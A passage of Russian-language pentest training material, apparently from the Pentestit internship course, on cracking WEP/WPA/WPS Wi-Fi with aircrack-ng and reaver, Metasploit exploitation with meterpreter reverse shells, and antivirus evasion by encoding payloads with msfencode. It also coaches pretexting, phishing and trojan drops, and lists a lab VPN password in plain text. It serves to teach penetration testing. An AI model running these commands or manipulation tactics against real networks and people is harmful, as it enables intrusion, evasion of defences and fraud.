Протокол WEP позволяет шифровать поток передаваемых данных на основе алгоритма RC4 с ключом размером 64 или 128 бит.

Протокол безопасности WEP предусматривает два способа аутентификации пользователей: Open System (открытая) и Shared Key (общая). **Взлом беспроводной сети с протоколом WEP**

Утилита	**Описание**
airodump.exe	Утилита предназначена для перехвата сетевых пакетов
aircrack.exe	Утилита для их анализа и получения пароля доступа
airdecap.exe	Утилита для расшифровки перехваченных сетевых файлов

Пример:

aircrack.exe -b 00:13:46:1C:A4:5F -n 64 -i 1 out.ivs

-b 00:13:46:1C:A4:5F -- это указание MAC-адреса точки доступа,

-n 64 -- указание длины используемого ключа шифрования,

-i 1 -- индекс ключа, а out.ivs -- файл, который подвергается анализу.

Стандарт безопасности WPA

WPA -- это временный стандарт, о котором договорились производители оборудования, пока не вступил в силу IEEE 802.11i. По сути, WPA = 802.1X + EAP + TKIP + MIC, где:

Описание
WPA -- технология защищенного доступа к беспроводным сетям (Wi-Fi Protected Access)
EAP -- протокол расширяемый протокол аутентификации (Extensible Authentication Protocol)
TKIP -- протокол временной целостности ключей, другой вариант перевода - протокол целостности ключей во времени (Temporal Key Integrity Protocol)
MIC -- технология криптографическая проверка целостности пакетов (Message Integrity Code)

Типы аутентификации WPA:

TLS, TTLS, PEAP, LEAP, EAP-SIM, EAP-AKA

Протоколы аутентификации:

PAP, CHAP, MS-CHAP (MD4), MS-CHAP-V2, GTC (Generic Token Card), TLS

Взлом беспроводной сети с протоколом WPA

1. На первом этапе используется сниффер airodump. Однако здесь есть два важных момента, которые необходимо учитывать. Во-первых, в качестве выходного файла необходимо использовать именно cap-, а не ivs-файл.
2. Во-вторых, в cap-файл необходимо захватить саму процедуру инициализации клиента в сети, то есть придется посидеть в засаде с запущенной программой airodump. Если применяется Linuxсистема, то можно предпринять атаку, которая заставит произвести процедуру переинициализации клиентов сети.
3. После того как в cap-файл захвачена процедура инициализации клиента сети, можно остановить программу airodump и приступить к процессу расшифровки.

Для анализа полученной информации применяется все та же утилита aircrack, но с несколько иными параметрами запуска. Кроме того, в директорию с программой aircrack придется установить еще один важный элемент - словарь.

Стандарт безопасности WPA2

WPA2 (Wireless Protected Access ver. 2.0) - это вторая версия набора алгоритмов и протоколов, обеспечивающих защиту данных в беспроводных сетях Wi-Fi. Новый стандарт предусматривает, в частности, обязательное использование более мощного алгоритма шифрования AES (Advanced Encryption Standard) и аутентификации 802.1X.

На сегодняшний день для обеспечения надежного механизма безопасности в корпоративной беспроводной сети необходимо (и обязательно) использование устройств и программного обеспечения с поддержкой WPA2.

Протоколы WPA2 работают в двух режимах аутентификации: персональном (Personal) и корпоративном (Enterprise).

Взлом беспроводных сетей WEP-WPA/2

Утилита	Описание
Airodump-ng	Программа предназначенная для захвата сырых пакетов протокола 802.11
Aircrack-ng	Программа для взлома 802.11 WEP and WPA/WPA2-PSK ключей.

Airserv-ng	Сервер беспроводной карты, который позволяет использовать несколько беспроводных прикладных программ одновременно и подключаться к карте удаленно, используя сеть TCP/IP.
Aireplay-ng	Основная функция программы заключается в генерации трафика для последующего использования в aircrack-ng для взлома WEP и WPA-PSK ключей.
Wireshark	Анализатор сетевого трафика. Его задача состоит в том, чтобы перехватывать сетевой трафик и отображать его в детальном виде.

Примеры:

airodump-ng -c 8 –bssid 00:14:6C:7A:41:20 -w capture ath0

aircrack-ng -w password.lst *.cap airserv-ng -d ath0

Совсем недавно способ **взломать Wi-Fi сеть** с шифрованием WPA2-PSK через перебор всех возможных комбинаций пароля либо атака по словарю был единственным, но для этого еще нужно было заполучить handshake с точки доступа. Лазейка обнаружилась в способе **взломать WPS** (Wi-Fi Protected Setup) - это когда подключение к точке доступа осуществляется по 8-значному цифровому PIN-коду, который гораздо легче подобрать, причем данная опция включена по умолчанию на многих роутерах, включая популярные D-link Dir-615 и Dir-320.

Утилита	Описание
Reaver-wps	Программа для вскрытия Wi-Fi Protected Setup (**WPS**).
Aircrack-ng	Программа для взлома 802.11 WEP and WPA/WPA2-PSK ключей.

Защита беспроводных сетей

Существует три механизма защиты беспроводной сети: настроить клиент и AP на использование одного (не выбираемого по умолчанию) SSID, разрешить AP связь только с клиентами, MAC-адреса которых известны AP, и настроить клиенты на аутентификацию в AP и шифрование трафика.

Первый шаг к безопасной беспроводной сети - изменить выбираемый по умолчанию SSID узла доступа (или скрыть SSID). Кроме того, следует изменить данный параметр на клиенте, чтобы обеспечить связь с AP. Также необходимо использовать пароли, стойкие к перебору.

Следующий шаг - при возможности блокировать широковещательную передачу SSID узлом доступа.

После этого можно разрешить обращение к узлам доступа только от беспроводных клиентов с известными MAC-адресами. Такая мера едва ли уместна в крупной организации, но на малом предприятии с небольшим числом беспроводных клиентов - это надежная дополнительная линия обороны. Взломщикам потребуется выяснить MAC-адреса, которым разрешено подключаться к AP предприятия, и заменить MAC-адрес собственного беспроводного адаптера разрешенным (в некоторых моделях адаптеров MAC-адрес можно изменить).

Выбор параметров аутентификации и шифрования может оказаться самой сложной операцией защиты беспроводной сети. Прежде чем назначить параметры, необходимо провести инвентаризацию узлов доступа и беспроводных адаптеров, чтобы установить поддерживаемые ими протоколы безопасности, особенно если беспроводная сеть уже организована с использованием разнообразного оборудования от различных поставщиков.

Еще одна ситуация, о которой следует помнить, - необходимость ввода пользователями некоторых старых устройств шестнадцатеричного числа, представляющего ключ, а в других старых AP и беспроводных адаптерах требуется ввести фразу-пароль, преобразуемую в ключ.

В целом WEP следует применять лишь в случаях крайней необходимости. Если использование WEP обязательно, стоит выбирать ключи максимальной длины и настроить сеть на режим Open вместо Shared.

Если можно применить WPA, то необходимо выбрать между WPA, WPA2 и WPA-PSK. Главным фактором при выборе WPA или WPA2, с одной стороны, и WPA-PSK -- с другой, является возможность развернуть инфраструктуру, необходимую WPA и WPA2 для аутентификации пользователей. Для WPA и WPA2 требуется развернуть серверы RADIUS и, возможно, Public Key Infrastructure (PKI). WPA-PSK, как и WEP, работает с общим ключом, известным беспроводному клиенту и AP. WPA-PSK можно смело использовать общий ключ WPA-PSK для аутентификации и шифрования, так как ему не присущ недостаток WEP.

3.6.4 Введение в Metasploit Framework

Metasploit Framework – бесплатный (открытый исходный код) пен-тест framework созданный H. D. Moore в 2003 году, который в последствии был куплен Rapid7. Написан на языке Ruby. Metasploit обладает крупнейшими базами данных эксплоитов и принимает около миллиона загрузок каждый год. Он также является одним из самых сложных проектов на сегодняшний день, написанных на Ruby.

Специалисты определили некоторые ключевые шаги, которые необходимы практически во всех формах тестирования на проникновение, к ним относятся:

- определение цели — сбор основной информации без физического соединения
- выявление уязвимости - реализация различных методов обнаружения, таких, как сканирование, удаленный вход (remote login) и сетевые сервисы, чтобы выяснить, какие службы и программное обеспечение, работают на целевой системе.
- эксплуатация — использование уязвимостей (публичных или приватных) для атаки на службы, программы и т.п.
- уровень доступа — атакующий может получить доступ на целевой системе после успешной атаки
- отчет — подготовка отчета об уязвимости(ях) и меры противодействия

Metasploit Framework содержит более 350 различных вспомогательных модулей, каждый из которых выполняет определенные задачи.

Чтобы использовать вспомогательные модули, мы должны сделать три простых шага:

1. Активация модуля - команда use
2. Настройка - команда set
3. Запуск – команда run

Чтобы начать использовать модули, нам нужно запустить msfconsole.

Пример проникновения в систему:

```
msf > use exploit/windows/browser/ie_unsafe_scripting
msf exploit(ie_unsafe_scripting) > set payload windows/meterpreter/reverse_tcp payload => windows/meterpreter/reverse_tcp
msf exploit(ie_unsafe_scripting) > show options


Module options (exploit/windows/browser/ie_unsafe_scripting):


  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  SRVHOST    0.0.0.0          yes       The local host to..
  SRVPORT    8080             yes       The local port to..
  SSL        false            no        Negotiate SSL..
  SSLCert                     no        Path to a custom SSL..
  SSLVersion SSL3             no        Specify the version..
```

URIPATH no The URI to use for.. Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique: seh..
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
msf exploit(ie_unsafe_scripting) > set LHOST 192.168.56.101
LHOST => 192.168.56.101

msf exploit(ie_unsafe_scripting) > exploit [*] Exploit running as background job.
[*] Started reverse handler on 192.168.56.101:4444
[*] Using URL: http://0.0.0.0:8080/2IGIaOJQB [*] Local IP: http://192.168.56.101:8080/2IGIaOJQB [*] Server started.

msf exploit(ie_unsafe_scripting) >
[*] Request received from 192.168.56.102:1080...
[*] Encoding payload into vbs/javascript/html...
[*] Sending exploit html/javascript to 192.168.56.102:1080...
[*] Exe will be uunqgEBHE.exe and must be manually removed from the %TEMP% directory on the target.
Sending stage (752128 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 ->192.168.56.102:1081) at 2011-11-12 21:09

Пример повышения прав в системе:

meterpreter > getsystem –h

Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
-t <opt> The technique to use. (Default to '0').
0 : All techniques available
1 : Service - Named Pipe Impersonation (In Memory/Admin)
2 : Service - Named Pipe Impersonation (Dropper/Admin)

3 : Service - Token Duplication (In Memory/Admin)

4 : Exploit - KiTrap0D (In Memory/User)

Пример закрепления в системе:

meterpreter > execute –h

Usage: execute -f file [options]

Executes a command on the remote machine.

OPTIONS:

-H Create the process hidden from view.

-a <opt> The arguments to pass to the command.

-c Channelized I/O (required for interaction).

-d <opt> The 'dummy' executable to launch when using -m.

-f <opt> The executable command to run.

-h Help menu.

-i Interact with the process after creating it.

-k Execute process on the meterpreters current desktop -m Execute from memory.

-s <opt> Execute process in a given session as the session user

-t Execute process with currently impersonated thread token

3.7 Обход проактивных систем защиты

Проактивные технологии – совокупность технологий и методов, используемых в антивирусном программном обеспечении, основной целью которых является предотвращение заражения системы пользователя, а не поиск уже известного вредоносного программного обеспечения в системе. При этом проактивная защита старается блокировать потенциально опасную активность программы только в том случае, если эта активность представляет реальную угрозу.

Технологии проактивной защиты

1. **Эвристический анализ.**

Технология эвристического анализа позволяет на основе анализа кода выполняемого приложения, скрипта или макроса обнаружить участки кода, отвечающие за вредоносную активность. Эффективность данной технологии не является высокой, что обусловлено большим количеством ложных срабатываний при повышении чувствительности анализатора, а также большим набором техник, используемых авторами вредоносного ПО для обхода эвристического компонента антивирусного ПО.

Именно недостатки эвристического сканирования позволяют обходить средства проактивной защиты.

2. **Эмуляция кода.**

Технология эмуляции позволяет запускать приложение в среде эмуляции, эмулируя поведение ОС или центрального процессора. При выполнении приложения в режиме эмуляции приложение не сможет нанести вреда системе пользователя, а вредоносное действие будет детектировано эмулятором. Несмотря на кажущуюся эффективность данного подхода, он также не лишен недостатков – эмуляция занимает слишком много времени и ресурсов компьютера пользователя, что негативно сказывается на быстродействии при выполнении повседневных операций, также, современные вредоносные программы способны обнаруживать выполнение в эмулированной среде и прекращать свое выполнение в ней.

3. **Поведенческий анализ.**

Технология анализа поведения основывается на перехвате всех важных системных функций или установке т.н. мини-фильтров, что позволяет отслеживать всю активность в системе пользователя. Технология поведенческого анализа позволяет оценивать не только единичное действие, но и цепочку действий, что многократно повышает эффективность противодействия вирусным угрозам. Также, поведенческий анализ является технологической основой для целого класса программ – поведенческих блокираторов.

4. **Sandboxing (Песочница) – ограничение привилегий выполнения.**

Технология Песочницы работает по принципу ограничения активности потенциально вредоносных приложений таким образом, чтобы они не могли нанести вреда системе пользователя. Ограничение активности достигается за счет выполнения неизвестных приложений в ограниченной среде – собственно песочнице, откуда приложение не имеет прав доступа к критическим системным файлам, веткам реестра и другой важной информации.

5. **Виртуализация рабочего окружения.**

Технология виртуализации рабочего окружения работает с помощью системного драйвера, который перехватывает все запросы на запись на жесткий диск и вместо выполнения записи на реальный жесткий диск выполняет запись в специальную дисковую область – буфер. Таким образом, даже в том случае, если пользователь запустит вредоносное программное обеспечение, оно проживет не далее, чем до очистки буфера, которая по умолчанию выполняется при выключении компьютера. Однако, следует понимать, что технология виртуализации рабочего окружения не сможет защитить от вредоносных программ, основной целью которых является кража конфиденциальной информации, т.к. доступ на чтение к жесткому диску не запрещен.

На сегодняшний день наиболее эффективным методом обхода проактивной защиты антивирусных средств является кодирование исполняемых файлов.

Msfencode – эффективная утилита, которая кодирует shellcodes и, следовательно, делает их менее восприимчивыми к обнаружению антивирусами.

Как правило, *msfencode* работает вместе с командой *msfpayload* для кодирования и создания shellcode.

Случай 1. Кодирование простого шелла:

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 R | msfencode -e cmd/generic_sh -c 2 -t exe >.local/encoded.exe
```

Случай 2. Теперь будем увеличивать сложность кодирования, добавляя дефолтные windows exe шаблоны в шелл, а также за счет увеличения числа итераций кодирования. Дефолтные шаблоны (например, calc.exe или cmd.exe) помогут создать менее подозрительный файл. Windows-шаблоны находятся в директории */opt/framework3/msf3/lib/msf/util/../../../data/templates*.

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 R | msfencode -e x86/shikata_ga_nai -c 20 -t exe -x cmd.exe>.local/cmdencoded.exe
```

Случай 3. Здесь будем преодолевать недостатки, с которыми столкнулись в предыдущем случае. Будем генерировать скрипт на стороне клиента (client-side), а не исполняемый файл.

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 r | msfencode x86/shikata_ga_nai -c 20 -t vbs >.local/cmdtest2.vbs -e
```

Случай 4. Использование Veil-Evasion

Veil – генератор полезной нагрузки (msfvenom).

```
root@kali:/Vail-Master# ./Veil.py
```

3.8 Введение в социальную инженерию

«Какими бы совершенными не были системы защиты информации,

в них всегда будет слабое место – это человек» - Кевин Митник.

Цитата сверху приведена не случайно, социальная инженерия «в умелых руках» способна открыть перед взломщиком самые потайные двери.

Социальная инженерия – вид атаки, где жертвой является не компьютер пользователя, а сам пользователь.

Есть множество способов эксплуатировать «уязвимости человеческой психики».

Претекстинг – хороший пример использования претекстинга показан в фильме «Хакеры», когда главный герой звонит ночью (после рабочего дня) в компанию, где трубку поднимает сонный охранник:

Охранник (О): Охрана, Норм, Норман говорит.

Хакер (Х): Норман? Это Мистер Эдди Веннер из бухгалтерии. У меня дома только что был скачок напряжения, я потерял файл, над которым работал. Слушай, я серьезно влип! Ты разбираешься в компьютерах? О: Эм.. блин…

Х: Ладно, что ж, у меня полетел драйвер, а мне нужно срочно закончить крупный проект для мистера Кавасаки, если я не успею, он заставит меня сделать харакири.

О: Эм.. хах..

Х: Знаешь эти Японские техники менеджмента. Назови, пожалуйста, номер на модеме.

О: Ээ.. (ищет модем)

Х: Это такая маленькая коробочка с лампочками. Которая позволяет моему компьютеру подключиться к нашей сети.

О: 212.555.42.40

Вот и все! Пол минуты разговора по телефону и access granted (доступ разрешен)!

Для успешной реализации претекстинга необходимо продумать свою роль и по каким сценариям может развиваться диалог. Нужно понимать, кому звонить (писать) и какую информацию добыть. Имеет ли жертва доступ к нужной нам информации. Желательно называть имена начальников или других сотрудников, которых знают все – это добавит убедительности. Также подойдут любые другие трюки, например, вспомнить день рождения сотрудника, который праздновали на днях и т. п. Подойдет все, что может убедить жертву в том, что вы тот, за кого себя выдаете.

«Дружба» – этот метод чуть более долгий, но хорош тем, что, имея «друга», вы можете попросить его узнать что-то (нужное вам, разумеется) в своем или соседнем отделе. В таком случае вы действуете не напрямую. Для того, что бы «подружиться» с жертвой, представьтесь человеком

другого отдела, попросите совета, сославшись на то, что вы новичок или вы из другой фирмы (филиала в другом городе), и хотите обсудить «проблему», перед которой вы встали. Затем, в течение недели или месяца, звоните еще несколько раз, войдите в доверие, убедите жертву в том, что вы в одной упряжке. А потом попросите его узнать нужную вам информацию под убедительным предлогом или просто как дружескую услугу. И готово!

Метод более тонкий, нежели претекстинг, а соответственно требует большего мастерства, более глубокое знание внутренней жизни организации-жертвы и большей хладнокровности, будьте спокойны и дружелюбны, почаще шутите, поговорите о личном, заслужите расположение.

Также, возможно заведение нескольких «друзей», чтобы вы уж точно стали там «своим» и вас знали уже несколько человек – это добавит вам убедительности и возможностей.

Фишинг – очень разнообразный и распространенный вид атаки. Его суть заключается в подмене сервиса. Например, на почту жертвы приходит письмо о попытке взлома его банковской карты, «в целях улучшения безопасности ваших денежных средств – смените пин-код вашей карты по ссылке berite_moi_dengi.ru» где пользователю предлагается ввести номер карты, «старый» пинкод и «новый». Подобные способы могут иметь различный вид, от телефонных звонков и смс оповещений, до электронных писем и пр. И выуживать любые виды паролей, логинов и другой информации. Главное убедить жертву, что ему необходимо «поделиться» с нами информацией и вообще, это в его же собственных интересах.

Для успешной реализации фишинга необходимо использовать фейковые (подменные) ресурсы с максимально идентичным интерфейсом и названием. В отличии от предыдущих техник, фишинг не является точечной атакой (в большинстве случаев), а «бьет по площадям» массовыми рассылками, нет-нет, а кто-нибудь, да клюнет.

Заброс трояна – эта техника имеет огромное количество способов применения. От рассылок на почту писем с содержанием, например, «Поздравительные открытки на рождество! Скачай открытку, кликни два раза и получи подарок от Санты! С рождеством!». И заканчивая - внимание - оставлением «бесхозной» флешки в коридоре (фойе, туалете) организации! Да, интерес подтолкнет нашедшего подключить флешку к своему компьютеру, на которой заблаговременно был расположен «троян».

Способов забросить трояна великое множество, но этот метод отличает одно. Установка «зловреда» самой жертвой на свой компьютер. Разумеется, не специально. Метод, так же как фишинг, в большинстве своем рассчитан на массовость, кто-нибудь да установит себе «трояна».

Обратная социальная инженерия – его задача, состоит в том, чтобы жертва сама «бежала» к вам, рассказывая вам всю нужную и ненужную информацию. Как классический пример - это подмена номеров технической поддержки организации с чужих на свои. В этом случае жертва будет с полной уверенностью звонить вам и рассказывать все, что только потребуется – ведь жертва вам доверяет. Еще бы! Жертва ведь сама набрала ваш номер и ждет от вас помощи.

Метод также требует высокого мастерства в исполнении и терпения. Метод может иметь разные варианты реализации, главное, чтобы жертва сама обратилась к вам, полностью уверенная, что вы тот, за кого себя выдаете.

Успешная реализация атаки социального инженера во многом зависит от собранной информации, для сбора которой отлично подходят социальные сети, корпоративные порталы, дружеские беседы.

Для более глубокого понимания этой темы можно ознакомиться с книгой «Искусство Обмана» Кевина Митника – известнейшего хакера, маэстро социальной инженерии.

4. Специализированная лаборатория

Подключение к лаборатории

Для начала работы с лабораторией необходимо выполнить подключение к VPN. Инструкцию по подключению можно посмотреть в личном кабинете в пункте «Лаборатория». Подключение к инфраструктуре лаборатории осуществляется через шлюз 192.168.100.103.

user@192.168.100.103

password - KLma0n0TJnt3

После настройки вашего компьютера с помощью инструкции, представленной выше, необходимо подключиться к VPN. После установления соединения вы должны увидеть надпись "Initialization Sequence Completed".

Важно! Для успешного установления соединения нельзя закрывать консоль №1.

5. Итоговое тестирование

Данный раздел будет разъяснен куратором.

6. О компании

«Zero Security: A» - программа стажировки от Pentestit.

«Pentestit» - компания, специализирующаяся в области информационной безопасности.

Демонстрируя высокий уровень квалификации, специалисты «Pentestit» производят поиск уязвимостей на самых защищенных интернет ресурсах, выступают с докладами на международных форумах, разрабатывают уникальные пентест лаборатории, в которых принимают участие эксперты со всего мира.

Комплексный подход при оказании услуг позволяет избавить клиентов от всех вопросов, связанных с информационной безопасностью. Среди наших клиентов крупнейшие компании из ИТ, телекоммуникационной, банковской, финансовой сфер, а также компании, специализирующиеся в области электронной коммерции. Нам крайне важно удерживать высокий уровень сервиса на всех этапах: взаимодействие с заказчиком, формирование ТЗ и оказание услуг, предоставление рекомендаций, документооборот. Сервис должен быть не только качественным, но и удобным для клиента.

Активно развивая международные связи, мы предоставляем свои услуги крупнейшим компаниям из России, США, Великобритании, Чехии, Украины, Молдавии, Азербайджана, Казахстана, Канады. Сегодня «Pentestit» это большая команда профессионалов, готовая решить самые сложные задачи.